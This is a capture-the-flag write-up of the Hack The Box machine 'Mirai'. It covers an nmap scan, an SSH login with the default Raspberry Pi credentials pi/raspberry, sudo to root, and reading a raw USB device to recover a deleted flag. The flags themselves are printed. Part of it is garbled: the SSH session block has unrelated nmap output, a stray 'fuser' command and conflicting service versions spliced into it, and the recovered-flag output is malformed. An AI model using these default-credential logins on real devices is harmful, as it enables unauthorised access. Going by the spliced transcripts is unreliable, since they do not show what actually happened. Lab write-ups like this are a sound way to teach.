

## MACHINE: 'MIRAI' – HTB


As always, I started with a nmap scan like: `nmap -A 10.10.10.48` with the following result

```
root@kali:~# nmap -A 10.10.10.48

Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-11 02:17 CET
Nmap scan report for 10.10.10.48
Host is up (0.070s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|_   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|_   256  b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_   256  4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (EdDSA)
53/tcp    open  domain   dnsmasq 2.76
|_ dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp    open  http      lighttpd 1.4.35
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org)
```

Both, 22 and 80 ports are very interesting, so I started researching around port 80 in order to find out some hint that let me open a ssh connection in port 22.

Bearing in mind what Mirai is and how it Works, I tried to browse the http server with default credentials as `10.10.10.48/root`, `10.10.10.48/Mirai` or `10.10.10.48/user` for example, and it worked with `10.10.10.48/admin`, finding that page:



At this point, having in one hand how Mirai Works and in the other hand a Pi-hole application, I did the following Google search: “default credentials of pi-hole”, obtaining this result:

User:pi

Password: raspberry

So I tried to open a ssh connection to the target with -> ssh [pi@10.10.10.48](mailto:pi@10.10.10.48) with raspberry as password, and I succeeded:

```
pi@raspberrypi: ~
Archivo  Editor  Ver  Buscar  Terminal  Ayuda
root@kali:~# ssh pi@10.10.10.48
pi@10.10.10.48's password:
Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-11 14:20 CET
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.9p1 Debian 6ubuntu0.2 (Ubuntu Linux; protocol 2.0)
500/tcp   open  dnsmasq  dnsmasq 2.76
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
root@kali:~# fuser -n tcp 80
SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set
a new password.
pi@raspberrypi:~$
```

Now, find the user flag was just to:

```
pi@raspberrypi:~$ ls
background.jpg  Documents  Music  Pictures  python_games  Videos
Desktop         Downloads  oldconfigfiles  Public  Templates
pi@raspberrypi:~$ cd Desktop
pi@raspberrypi:~/Desktop$ ls
Plex  user.txt
pi@raspberrypi:~/Desktop$ cat user.txt
ff837707441b257a20e32199d7c8838d
pi@raspberrypi:~/Desktop$
```

Root's flag was a little bit more difficult, because after change to super user, and find the root.txt file, I got that message:

```
pi@raspberrypi: /
Archivo  Editor  Ver  Buscar  Terminal  Ayuda
pi@raspberrypi:/ $ sudo su
root@raspberrypi:/# ls
bin      home      lost+found  persistence.conf  sbin  usr
boot     initrd.img  media      proc              srv    var
dev      initrd.img.old  mnt      root             sys    vmlinuz
etc      lib        opt        run              tmp    vmlinuz.old
root@raspberrypi:/# cd root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
```

So I needed to see all the hard drives connected to the system in order to know their routes:

```
root@raspberrypi:~# df -h
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           101M   13M   88M   13% /run
/dev/sda1        1.3G   1.3G    0 100% /lib/live/mount/persistence/sda1
/dev/loop0       1.3G   1.3G    0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs            251M    0  251M    0% /lib/live/mount/overlay
/dev/sda2        8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs         10M    0   10M    0% /dev
tmpfs            251M   8.0K  251M    1% /dev/shm
tmpfs            5.0M   4.0K   5.0M    1% /run/lock
tmpfs            251M    0  251M    0% /sys/fs/cgroup
tmpfs            251M   8.0K  251M    1% /tmp
/dev/sdb          8.7M   93K   7.9M    2% /media/usbstick
tmpfs            51M    0   51M    0% /run/user/999
tmpfs            51M    0   51M    0% /run/user/1000
```

Okay, here was the usb stick mentioned in the clue, but, surprisingly this is what I found:

```
pi@raspberrypi: /media/usbstick
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
pi@raspberrypi:~ $ cd /media/usbstick
pi@raspberrypi:/media/usbstick $ ls
damnit.txt  lost+found
pi@raspberrypi:/media/usbstick $ cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
pi@raspberrypi:/media/usbstick $
```

At this point, I broke my mind overthinking how could I read the memory space the flag had occupied. But after a few research, I realized that is possible to read a hard drive as we can read a simple file, so I used a simple `'cat /dev/sdb'` command, and here is the result:

```
0000000000000000,.00000000+-0000003d3e483143ff12ec505d026fa13e020b  
Damnit! Sorry man I accidentally deleted your files off the USB stick.  
Do you know if there is any way to get them back?
```

That's it !

Pitenager